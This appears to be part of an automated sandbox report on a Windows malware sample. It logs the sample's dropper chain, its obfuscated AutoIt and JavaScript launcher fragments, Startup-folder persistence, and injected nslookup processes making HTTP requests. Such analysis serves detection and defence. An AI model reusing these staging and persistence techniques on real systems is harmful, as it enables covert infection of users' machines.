7e 5d 59 30 8c 6f 99 f1 5d 33 ea af 2b 3d a2 1a f6 b9 19 0e f6 f2 48 ad a3 0d 46 b4 a7 55 20 99 fc 60 fd 64 c7 70 0b a8 a2 21 f2 d7 f7 20 d7 91	...(.....q?O. 3F..Pfg.....R... .#CUKZ.....seQ2..~n....!.. 1..x.xU.....].....,`#Z.vX... 1...o.Q..v.....'.....-.X6.....i..+..(..-.....p.. p..+v;:...V....._{.EH..71...Z.T ..;....p8...oUJ.h.3.....F.~]Y 0.o..]3..+=.....H...F..U .. `.d.p...!... ..	success or wait	1	413F3A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\WDnE51mua6.exe	unknown	4096	success or wait	44	413EBD	ReadFile
C:\Users\user\Desktop\WDnE51mua6.exe	unknown	4096	success or wait	516	413EBD	ReadFile
C:\Users\user\Desktop\WDnE51mua6.exe	unknown	4096	success or wait	44	413EBD	ReadFile
C:\Users\user\Desktop\WDnE51mua6.exe	unknown	12061	success or wait	1	413EBD	ReadFile
C:\Users\user\Desktop\WDnE51mua6.exe	unknown	78717	success or wait	1	413EBD	ReadFile

Analysis Process: svchost.exe PID: 5744 Parent PID: 3000

General

Start time:	10:50:23
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\svchost.exe'
Imagebase:	0xf60000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 3908 Parent PID: 3000

General

Start time:	10:50:25

Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c CmD < Poi.vsd
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 724 Parent PID: 3908

General

Start time:	10:50:27
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 5720 Parent PID: 3908

General

Start time:	10:50:30
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	CmD
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2AD194	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2A4E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com	unknown	2	4d 5a	MZ	success or wait	1	2B2837	WriteFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	0	262144	24 44 58 41 75 50 75 6f 62 43 56 78 47 41 20 3d 20 57 46 7a 55 6c 64 72 4b 41 61 72 45 6d 68 28 22 31 32 39 24 31 31 33 24 39 37 24 37 37 24 31 32 30 24 39 37 24 39 36 24 31 31 38 24 38 36 24 31 32 33 24 31 31 39 24 31 32 31 24 31 32 38 24 38 34 24 31 32 38 24 38 39 22 2c 37 29 0d 0a 23 4e 6f 54 72 61 79 49 63 6f 6e 0d 0a 0d 0a 46 75 6e 63 20 7a 70 6f 46 4b 50 4a 79 76 77 44 71 6b 66 6f 28 24 61 6b 4a 66 46 2c 24 41 52 4e 67 41 2c 24 51 56 55 57 2c 24 69 63 6a 72 53 29 0d 0a 4c 6f 63 61 6c 20 24 41 43 6c 6b 67 68 55 4e 71 50 47 63 72 70 57 49 4f 57 41 6f 5a 47 79 4a 72 56 6f 4e 6e 66 61 42 74 49 4a 4c 66 46 6e 77 46 61 50 79 68 42 68 58 6d 44 67 56 47 77 58 54 20 3d 20 27 41 6f 7a 74 69 67 4c 76 74 73 78 6d 6c 61 6f 62 6d 44 47 51 5a 63 43 48 6b 68 55 71	$DXAuPuobCVxGA = WFzUldrKAarEm h("129$113$97$77$120$97 $96$118 $86$123$119$121$128$84 $128$89" ,7)..#NoTrayIcon....Func zpoFK PJyvwDqkfo($akJfF,$ARN gA,$QVUW,$icjrS)..Local $AClkghUNqPGcr pWIOWAoZGyJrVoNnfaBtI JLfFnwFaP yhBhXmDgVGwXT = 'AoztigLvtsxml aobmDGQZcCHkhUq	success or wait	4	2A4E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Poi.vsd	unknown	8191	success or wait	589	2AFB07	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com	unknown	1	success or wait	1	2AD2A9	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Lineamento.vsd	unknown	512	success or wait	1	2A5742	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Poi.vsd	unknown	8191	end of file	1	2AFB07	ReadFile

Analysis Process: findstr.exe PID: 4808 Parent PID: 5720

General

Start time:	10:50:35
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\findstr.exe
Wow64 process (32bit):	true
Commandline:	findstr /V /R '^nZwSZJdQSZwKBWJCtpbfZHNwzsXALugVPsbikcLGmlTQMSJGkUUtR oHQkZmHLQyLLuVpnCdInRQPNWfBIsgQkprGKGWkWrUJtiyFXmiJDkGqaSrgK XZxBgABegmS$' Che.vsd
Imagebase:	0xe00000

File size:	29696 bytes
MD5 hash:	8B534A7FC0630DE41BB1F98C882C19EC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com	unknown	8192	90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c4 c6 f2 3b 80 a7 9c 68 80 a7 9c 68 80 a7 9c 68 34 3b 6d 68 a3 a7 9c 68 34 3b 6f 68 1d a7 9c 68 34 3b 6e 68 a3 a7 9c 68 1e 07 5b 68 81 a7 9c 68 d2 cf 99 69 ad a7 9c 68 d2 cf 98 69 92 a7 9c 68 d2 cf 9f 69 95 a7 9c 68 89 df 1f 68 89 a7 9c 68 89 df 0f 68 a5 a7 9c 68 80 a7 9d 68 a9 a5 9c 68 13 ce 92 69 d1 a7 9c 68 13 ce 9f 69 81 a7 9c 68 13 ce 63 68 81 a7 9c 68 80 a7 0b 68 82 a7 9c 68 13	......................@....... ....!..L.!This program cannot be run in DOS mode....$. ....;...h...h...h4;mh...h4;oh...h4;nh...h..[h...h...i.. .h...i...h...i...h...h...h...h ...h...h...h...i...h...i...h.. ch...h...h...h.	success or wait	115	E03277	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com	unknown	1702	73 d1 16 36 f1 bc 5e ec b4 80 98 78 fc d2 76 79 e8 e1 21 94 e0 1f c4 a2 e1 aa 67 db b3 9c 73 e5 40 22 cf 39 ce db e6 77 95 a7 bb b2 cb f6 19 86 9d 9f c8 d4 98 05 b2 71 6f 4e 75 ae f1 3d 64 6a 3b 5e 4e 46 a6 2a 5d 08 92 f1 a3 f3 1d 74 bf 62 0d 23 8c 5c 2a 38 95 d2 c0 d5 cd cf 88 da 1f 28 b5 ba 81 69 64 2a b5 a6 a2 d5 73 af dc 46 db 04 ae 91 d7 6e c5 98 ba d4 47 c4 56 74 80 47 78 58 8c be ef 2b fd ec 6c bf d1 94 f7 bf 50 e0 7b e0 90 fd 20 18 78 18 22 5d 08 2e 8c 1c a0 97 f3 1d 99 7d a3 9d 91 d3 06 44 4e 04 6e 7a 1c 20 e3 36 f0 b6 50 b9 30 82 03 5f 30 82 02 47 a0 03 02 01 02 02 0b 04 00 00 00 00 01 21 58 53 08 a2 30 0d 06 09 2a 86 48 86 f7 0d 01 01 0b 05 00 30 4c 31 20 30 1e 06 03 55 04 0b 13 17 47 6c 6f 62 61 6c 53 69 67 6e 20 52 6f 6f 74 20 43 41 20 2d 20	s..6..^....x..vy..!.....g... s.@".9...w.....qoNu. .=dj;^NF.*].....t.b.#.*8.... .....(...id*....s..F.....n.... G.Vt.GxX...+..l.....P.{... .x. "].....}.....DN.nz. .6..P. 0..._0..G.....!XS..0... *.H.....0L1 0...U....Global Sign Root CA -	success or wait	1	E03359	WriteFile

Analysis Process: Gia.exe.com PID: 2904 Parent PID: 5720

General

Start time:	10:50:36
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com
Wow64 process (32bit):	true
Commandline:	Gia.exe.com D
Imagebase:	0x7ff6c59a0000
File size:	943784 bytes
MD5 hash:	78BA0653A340BAC5FF152B21A83626CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	16	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	4096	end of file	1	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65024	end of file	1	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	16	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	4096	end of file	1	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	1	8B8522	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	13	8B8492	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	1	8B8522	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	end of file	1	8B8492	ReadFile

Analysis Process: Gia.exe.com PID: 5596 Parent PID: 2904

General

Start time:	10:50:37
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com D
Imagebase:	0x8b0000
File size:	943784 bytes
MD5 hash:	78BA0653A340BAC5FF152B21A83626CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\zPgFqFUsML	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	91DA81	CreateDirectoryW
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	8B31C9	CreateFileW
C:\Users\user\AppData\Roaming\zPgFqFUsML\juROhmfLml.exe.com	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	8B31C9	CreateFileW
C:\Users\user\AppData\Roaming\zPgFqFUsML\Veduto.vsd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	8B31C9	CreateFileW
C:\Users\user\AppData\Roaming\zPgFqFUsML\wAYZqHgYEOdcYU.js	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	8B31C9	CreateFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\juROhmfLml.url	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	8B31C9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	success or wait	1	91DBD8	DeleteFileW
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Veduto.vsd	success or wait	1	91DBD8	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	981247	24 44 58 41 75 50 75 6f 62 43 56 78 47 41 20 3d 20 57 46 7a 55 6c 64 72 4b 41 61 72 45 6d 68 28 22 31 32 39 24 31 31 33 24 39 37 24 37 37 24 31 32 30 24 39 37 24 39 36 24 31 31 38 24 38 36 24 31 32 33 24 31 31 39 24 31 32 31 24 31 32 38 24 38 34 24 31 32 38 24 38 39 22 2c 37 29 0d 0a 23 4e 6f 54 72 61 79 49 63 6f 6e 0d 0a 0d 0a 46 75 6e 63 20 7a 70 6f 46 4b 50 4a 79 76 77 44 71 6b 66 6f 28 24 61 6b 4a 66 46 2c 24 41 52 4e 67 41 2c 24 51 56 55 57 2c 24 69 63 6a 72 53 29 0d 0a 4c 6f 63 61 6c 20 24 41 43 6c 6b 67 68 55 4e 71 50 47 63 72 70 57 49 4f 57 41 6f 5a 47 79 4a 72 56 6f 4e 6e 66 61 42 74 49 4a 4c 66 46 6e 77 46 61 50 79 68 42 68 58 6d 44 67 56 47 77 58 54 20 3d 20 27 41 6f 7a 74 69 67 4c 76 74 73 78 6d 6c 61 6f 62 6d 44 47 51 5a 63 43 48 6b 68 55 71	$DXAuPuobCVxGA = WFzUldrKAarEm h("129$113$97$77$120$97 $96$118 $86$123$119$121$128$84 $128$89" ,7)..#NoTrayIcon....Func zpoFK PJyvwDqkfo($akJfF,$ARN gA,$QVUW,$icjrS)..Local $AClkghUNqPGcr pWIOWAoZGyJrVoNnfaBtI JLfFnwFaP yhBhXmDgVGwXT = 'AoztigLvtsxml aobmDGQZcCHkhUq	success or wait	1	91D482	WriteFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\juROhmfLml.exe.com	unknown	943784	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c4 c6 f2 3b 80 a7 9c 68 80 a7 9c 68 80 a7 9c 68 34 3b 6d 68 a3 a7 9c 68 34 3b 6f 68 1d a7 9c 68 34 3b 6e 68 a3 a7 9c 68 1e 07 5b 68 81 a7 9c 68 d2 cf 99 69 ad a7 9c 68 d2 cf 98 69 92 a7 9c 68 d2 cf 9f 69 95 a7 9c 68 89 df 1f 68 89 a7 9c 68 89 df 0f 68 a5 a7 9c 68 80 a7 9d 68 a9 a5 9c 68 13 ce 92 69 d1 a7 9c 68 13 ce 9f 69 81 a7 9c 68 13 ce 63 68 81 a7 9c 68 80 a7 0b 68 82 a7 9c	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........;...h...h...h4;mh.. .h4;oh...h4;nh...h..[h...h...i ...h...i...h...i...h...h...h.. .h...h...h...h...i...h...i...h ..ch...h...h...	success or wait	1	91D482	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\zPgFqFUsML\Veduto.vsd	unknown	339968	e1 3c 88 38 9d 7e b0 8e b9 6a ee b5 ab d0 db 95 84 51 8d 8d 2d ca dc 27 ec bf 5f 3b 6e 7b 8a 09 63 d5 e3 4f 4f 8c 8d 50 d6 38 3d 5b 5b 70 84 88 04 e3 7f 47 b7 7e a2 98 5e 06 22 10 eb 32 6d 87 14 0b 1b 96 32 75 4a 19 ff 2e de 0e 33 93 71 73 e6 20 d3 c4 11 27 d0 c3 f1 84 61 1c b4 a3 82 ba 55 7e 8b 28 57 1f 2e 5e e9 1e 06 8c ba ec 70 e5 48 c8 e1 d1 93 e7 44 34 5f 68 7e 6d 24 40 70 3d fc 69 d7 3d c9 9d bd 46 be 09 67 68 a5 bc 3d 2a 9b 0d 04 11 8d a4 0d 0f c3 81 3a f9 58 80 53 32 3a 70 9a a9 4c 31 53 a3 d0 78 02 b5 a2 98 33 c8 ee af e3 fa ee 15 22 cd d4 a0 9b 73 57 5a 74 54 c1 51 72 b5 22 50 34 c0 a7 9e 9f 84 ef d5 a8 64 84 1a 1f b6 03 0a 95 f0 2e 6f 09 b6 02 42 8c 73 bb 87 8f c2 a1 fa 92 bf e4 f9 17 f8 29 5b fa e4 8f bf 7f a5 e9 c7 f0 0b fe f6 18 a8 d6 4a ea	.<.8.~...j.....Q..-..'.._:n{ ..c..OO..P.8=[[p.....G.~..^.". .2m.....2uJ.....3.qs. ...'.... a.....U~.(W..^......p.H.....D4 _h~m$@p=.i.=...F..gh..=*.. ....:.X.S2:p..L1S..x....3..... .."....sWZtT.Qr."P4.....d.. .....o...B.s.....)[.. .....J.	success or wait	1	91D482	WriteFile
C:\Users\user\AppData\Roaming\ zPgFqFUsML\wAYZqHgYEOdcYU.js	unknown	284	47 65 74 4f 62 6a 65 63 74 28 22 77 69 6e 22 20 2b 20 22 6d 67 6d 74 73 3a 5c 5c 5c 5c 2e 5c 5c 72 6f 22 20 2b 20 22 6f 74 5c 5c 63 69 22 20 2b 20 22 6d 76 32 3a 57 22 20 2b 20 22 69 6e 33 32 5f 50 72 22 20 2b 20 22 6f 63 65 22 20 2b 20 22 73 73 22 29 2e 43 72 65 61 74 65 28 22 43 3a 5c 5c 55 73 65 72 73 5c 5c 65 6e 67 69 6e 65 65 72 5c 5c 41 70 70 44 61 74 61 5c 5c 52 6f 61 6d 69 6e 67 5c 5c 7a 50 67 46 71 46 55 73 4d 4c 5c 5c 6a 75 52 4f 68 6d 66 4c 6d 6c 2e 65 78 65 2e 63 6f 6d 20 43 3a 5c 5c 55 73 65 72 73 5c 5c 65 6e 67 69 6e 65 65 72 5c 5c 41 70 70 44 61 74 61 5c 5c 52 6f 61 6d 69 6e 67 5c 5c 7a 50 67 46 71 46 55 73 4d 4c 5c 5c 49 22 20 2c 20 22 43 3a 5c 5c 55 73 65 72 73 5c 5c 65 6e 67 69 6e 65 65 72 5c 5c 41 70 70 44 61 74 61 5c 5c 52 6f 61 6d 69	GetObject("win" + "mgmts:\\\\.\\ro" + "ot\\ci" + "mv2:W" + "in32_Pr" + "oce" + "ss").Creat e("C:\\Users\\user\\AppDat a\\R oaming\\zPgFqFUsML\\juR OhmfLml.exe.com C:\\Users\\user\\AppD ata\\Roaming\\zPgFqFUs ML\\I" , "C:\\Users\\user\\AppData\\ Roami	success or wait	1	91D482	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\juROhmfLml.url	unknown	2	ff fe	..	success or wait	1	91D482	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\juROhmfLml.url	unknown	176	5b 00 49 00 6e 00 74 00 65 00 72 00 6e 00 65 00 74 00 53 00 68 00 6f 00 72 00 74 00 63 00 75 00 74 00 5d 00 0d 00 0a 00 55 00 52 00 4c 00 3d 00 22 00 43 00 3a 00 5c 00 55 00 73 00 65 00 72 00 73 00 5c 00 65 00 6e 00 67 00 69 00 6e 00 65 00 65 00 72 00 5c 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5c 00 52 00 6f 00 61 00 6d 00 69 00 6e 00 67 00 5c 00 7a 00 50 00 67 00 46 00 71 00 46 00 55 00 73 00 4d 00 4c 00 5c 00 77 00 41 00 59 00 5a 00 71 00 48 00 67 00 59 00 45 00 4f 00 64 00 63 00 59 00 55 00 2e 00 6a 00 73 00 22 00	[.I.n.t.e.r.n.e.t.S.h.o.r.t.c.u.t.]....U.R.L.=.".C.:.\.U.s.e.r.s.\.e.n.g.i.n.e.e.r.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.z.P.g.F.q.F.U.s.M.L.\.w.A.Y.Z.q.H.g.Y.E.O.d.c.Y.U...j.s.".	success or wait	1	91D482	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	16	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	4096	end of file	1	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65024	end of file	1	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	16	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	4096	end of file	1	8E9463	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	1	8B8522	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	13	8B8492	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	1	8B8522	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	end of file	1	8B8492	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Veduto.vsd	unknown	65536	success or wait	6	8B8522	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	1	8B8522	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	unknown	65536	success or wait	15	8B8522	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com	unknown	65536	success or wait	15	8B8522	ReadFile
C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Veduto.vsd	unknown	65536	success or wait	6	8B8522	ReadFile

Analysis Process: PING.EXE PID: 5044 Parent PID: 5720

General

Start time:	10:50:38
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 30
Imagebase:	0x230000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 5868 Parent PID: 3440

General

Start time:	10:50:49
Start date:	08/04/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Roaming\zPgFqFUsML\wAYZqHgYEOdcYU.js'
Imagebase:	0x7ff7e13f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: juROhmfLml.exe.com PID: 6204 Parent PID: 4920

General

Start time:	10:50:51
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Roaming\zPgFqFUsML\juROhmfLml.exe.com
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\zPgFqFUsML\juROhmfLml.exe.com C:\Users\user\AppData\Roaming\zPgFqFUsML\l
Imagebase:	0x220000
File size:	943784 bytes
MD5 hash:	78BA0653A340BAC5FF152B21A83626CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 2%, ReversingLabs
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	65536	success or wait	16	259463	ReadFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	4096	end of file	1	259463	ReadFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	65024	end of file	1	259463	ReadFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	65536	success or wait	16	259463	ReadFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	4096	end of file	1	259463	ReadFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	65536	success or wait	1	228522	ReadFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	65536	success or wait	13	228492	ReadFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	65536	success or wait	1	228522	ReadFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\l	unknown	65536	end of file	1	228492	ReadFile
C:\Users\user\AppData\Roaming\zPgFqFUsML\Veduto.vsd	unknown	65536	success or wait	6	228522	ReadFile

Analysis Process: nslookup.exe PID: 6348 Parent PID: 5596

General

Start time:	10:51:03
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\nslookup.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\SysWOW64\nslookup.exe
Imagebase:	
File size:	78336 bytes
MD5 hash:	8E82529D1475D67615ADCB4E1B8F4EEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: nslookup.exe PID: 6552 Parent PID: 6204

General

Start time:	10:51:18
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\nslookup.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\nslookup.exe
Imagebase:	0x3f0000
File size:	78336 bytes
MD5 hash:	8E82529D1475D67615ADCB4E1B8F4EEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2815C82	HttpSendRequestW
